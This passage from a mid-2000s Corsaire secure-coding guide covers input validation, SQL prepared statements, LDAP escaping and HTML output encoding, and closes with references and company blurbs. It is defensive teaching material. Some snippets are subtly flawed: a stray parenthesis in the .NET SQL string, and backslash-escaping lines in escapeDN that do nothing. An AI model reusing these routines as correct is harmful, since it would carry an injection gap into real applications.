          errorMessages.add("Input does not match the permitted characters: "+FIRSTNAME_PATTERN);
}

public void setAge (short untrustedAge) {
     if (untrustedAge < AGE_MIN) {
        errorMessages.add("The age is less than the minimum "+AGE_MIN);
     } else if (untrustedAge > AGE_MAX) {
        errorMessages.add("You can't possibly be older than "+AGE_MAX);
     } else {
        age = untrustedAge;
     }
}

// etc.
```

Optionally similar validation could be performed on the client-side in JavaScript and/or in the presentation layer to enhance the user experience.

In addition to manual validation routines such as these, it is also important to ensure that access attempts to private fields are properly controlled and that when parameters from a request are assigned to the object they are done explicitly and conservatively For example, in the case of assigning parameters to a bean the following should be used:

```
<jsp:setProperty name="spatulaBeanId" property="modelNumber" />
```

Instead of the more promiscuous:

```
<jsp:setProperty name="spatulaBeanId" property="*" />
```

This form of restriction should be reinforced by the Bean's own access restrictions so that getter and setters that should not be accessed externally should be declared private.

7.4 Escaping meta-characters

The next stage of the data validation process would be to escape meta-characters that have specific meanings in certain processing contexts.

7.4.1 SQL

The preferred method for preventing SQL injection attacks is to use prepared statements or parameterized stored procedures instead of blindly including user input in an SQL statement. Prepared statements will automatically escape meta-characters such as the single-quote and semi-colon characters. For example, the following code segments illustrate the use of prepared statements:

Java:

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

```
String selectStatement = "select * from User where userId = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, userId);
ResultSet rs = prepStmt.executeQuery();
```

.NET:

```
string CommandText = "select * from User where userId = @UserName)";
cmd = new SqlCommand(CommandText);
cmd.Connection = conn;
cmd.Parameters.Add(new SqlParameter("@UserName", System.Data.SqlDbType.NVarChar, 20, "UserName"));
cmd.Parameters["@UserName"].Value = txtUserNameFld.Text;
rdr = cmd.ExecuteReader();
```

Hibernate:

ORM frameworks such as Hibernate support similar prepared statements:

```
List users = session.find("from com.example.users.User as user where user.id <= ?", new Integer( id ),
Hibernate.INTEGER );
```

In addition to escaping meta-characters the prepared statement, in this case, also ensures that the data is of the correct type.

7.4.2 LDAP

Performing LDAP queries also requires correctly escaping certain meta-characters. Both the distinguished name (DN) and the search filter have their own sets of meta-characters. In the case of Java, it is also necessary to escape any JNDI meta-characters, since java uses JNDI to perform LDAP queries. The examples below present java methods that could be used to perform this escaping:

Java:

```
public String escapeDN (String name) {
        //From RFC 2253 and the / character for JNDI
        final char[] META_CHARS = {'+', '"', '<', '>', ';', '/'};
        String escapedStr = new String(name);

        //Backslash is both a Java and an LDAP escape character, so escape it first
        escapedStr = escapedStr.replaceAll("\\\\","\\\\");

        //Positional characters - see RFC 2253
        escapedStr = escapedStr.replaceAll("^#","\\\\#");
        escapedStr = escapedStr.replaceAll("^ | $","\\\\ ");

        for (int i=0;i < META_CHARS.length;i++) {
            escapedStr = escapedStr.replaceAll("\\"+META_CHARS[i],"\\\\" + META_CHARS[i]);
        }
        return escapedStr;
    }
```

Note, that the backslash character is a Java String literal and a regular expression escape character.

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

```
    public String escapeSearchFilter (String filter) {
        //From RFC 2254
        String escapedStr = new String(filter);

        escapedStr = escapedStr.replaceAll("\\\\","\\\\5c");
        escapedStr = escapedStr.replaceAll("\\*","\\\\2a");
        escapedStr = escapedStr.replaceAll("\\(","\\\\28");
        escapedStr = escapedStr.replaceAll("\\)","\\\\29");

        return escapedStr;
    }
```

.NET:

```
public string escapeDN (string name) {
        //From RFC 2253 and the / character for JNDI
        char[] META_CHARS = new char[6] {'+', '"', '<', '>', ';', '/'};
        string escapedStr = name;

        //Backslash is an LDAP escape character, so escape it first
        escapedStr = Regex.Replace(escapedStr, "\\\\","\\\\");

        //Positional characters - see RFC 2253
        escapedStr = Regex.Replace(escapedStr, "^#","\\#");
        escapedStr = Regex.Replace(escapedStr, "^ | $","\\ ");

        for (int i=0;i < META_CHARS.Length;i++) {
                escapedStr = Regex.Replace(escapedStr, "\\" + META_CHARS[i].ToString(), "\\" +
META_CHARS[i].ToString());
        }
        return escapedStr;
}

public string escapeSearchFilter (string filter) {
        //From RFC 2254
        string escapedStr = filter;

        escapedStr = Regex.Replace(escapedStr,"\\\\","\\5c");
        escapedStr = Regex.Replace(escapedStr,"\\*","\\2a");
        escapedStr = Regex.Replace(escapedStr,"\\(","\\28");
        escapedStr = Regex.Replace(escapedStr,"\\)","\\29");

        return escapedStr;
}
```

7.4.3 HTML

Un-validated data sent directly to an HTML page could introduce Cross Site Scripting vulnerabilities into an application. Before data is rendered as HTML it should be appropriately encoded. This means that any characters that could otherwise be interpreted as markup, should be escaped to valid HTML data.

Modern MVC frameworks provide convenient methods to correctly encode data. These methods are preferred over manual transformation. Using Java Server Faces, the following controls automatically escape output as HTML:

- inputText
- inputHidden

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

- inputTextarea
- message
- messages
- outputFormat
- outputLink
- outputText

The "outputLabel" component does not perform any HTML escaping and care should be taken when using it. If other JSF component libraries are used, their escaping of HTML data should be checked before implementation.

Under Apache Struts, HTML components perform similar escaping and the following safely handle HTML data:

- html:text
- html:textarea
- html:hidden
- bean:write

Under .NET, the HttpUtility.HtmlEncode method should be used to output all dynamic data.

If the escaping of HTML meta-characters is not supported by the framework, then HTML must be manually escaped before it is sent to the browser. Most languages provide library functions to accomplish this. For a complete list of HTML 4.0 character entities see: http://www.w3.org/TR/REC-html40/sgml/entities.html

8. Conclusions

A number of approaches can be taken to performing data validation in web applications. Performing validation at the perimeter or in the view/controller does not support modular design and could be difficult to maintain.

A modular approach to data validation, where individual business objects are responsible for validating their own data and where processing contexts are responsible for escaping meta-characters, ensures that the application is loosely coupled and can safely be extended and components reused; without incurring unnecessary development time to re-implement validation routines.

9. References

- OWASP Guide to Building Secure Web Applications v2 – http://www.owasp.org/documentation/guide/guide_about.html
- OWASP Top Ten – www.owasp.org/documentation/topten.html
- Apache Struts – http://struts.apache.org/struts-doc-1.2.x/userGuide
- Core Servlets JSF tutorial – http://courses.coreservlets.com/Course-Materials/pdf/jsf/09-Validation.pdf
- HTML character entities – http://www.w3.org/TR/REC-html40/sgml/entities.html

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

10. Acknowledgements

This Guide was written by Stephen de Vries, Principal Consultant at Corsaire, with additional input from Ollie Whitehouse, Glyn Geoghegan, Janne Sarendal, Martin O'Neal and Daniel Cuthbert.

10.1 About The Author

Stephen de Vries is a Principal Consultant in Corsaire's Security Assessment team. He has worked in IT Security since 1998, and has been programming in a commercial environment since 1997. He has spent the last five years focused on Ethical Hacking, Security Assessment and Audit at Corsaire, KPMG and Internet Security Systems. He was a contributing author and trainer on the ISS Ethical Hacking course and Technical Leader for the Automated Perimeter Scanning project.

Stephen's past roles have included that of a Security Consultant at a leading City of London Financial institution and also Security Engineer at SMC Electronic Commerce. At both positions he was involved in corporate security at many levels and was responsible for consulting on the paper security policies and procedures, conducting vulnerability assessments, designing, deploying and managing the security infrastructure of the organisation.

10.2 About Corsaire

Corsaire are experts at securing information systems. Through our commitment to excellence we help organisations protect their information assets, whilst communicating more effectively.

Privately founded in 1997 and with offices in the UK and Australia, Corsaire are known for our personable service delivery and an ability to combine both technical and commercial aspects into a single business solution. With over nine years experience in providing information security solutions to the UK Government's National Security Agencies, Government departments and major private and non-profit sectors, we are considered a leading specialist in the delivery of information security consultancy and assessment services.

Corsaire take a holistic view to information security. We view both business and security objectives as inseparable and work in partnership with our clients to achieve a cost-effective balance between the two. Through our consultative, vendor-neutral methods we ensure that whatever solution is recommended, an organisation will never be overexposed, nor carry the burden of unnecessary technical measures.

Corsaire have one of the most respected and experienced teams of principal consultants available in the industry and have consistently brought fresh ideas and innovation to the information security arena. We take pride in being a knowledge-based organisation, but we don't just stop there. Through a culture of knowledge-share, we are also committed to improving our client's internal understanding of security principles.

It is this approach to knowledge that differentiates us from most other information security consultancies. As a mark of this, we are known globally through our active contribution to the security research community, publishing papers and advisories on a regular basis. These we share freely with our clients, providing them with immediate access to the most up-to-date information risk management advice available, allowing them to minimise their exposure and gain an instant competitive advantage.

Whilst it is imperative for us to offer a high level of security to our clients, we believe that it is of equal bearing to provide a high level of service. At Corsaire our clients are not only protected but valued too. We work hard at building strong relationships that are founded on the cornerstones of respect and trust. With 80% of our customer base deriving from referrals we are certain that our clients value the quality, flexibility and integrity that partnering with Corsaire brings.

For more information contact us at info@corsaire.com or visit our website at http://www.corsaire.com

Copyright © 2000-2006 Corsaire Limited
All Rights Reserved

CORSAIRE
The natural choice for information security solutions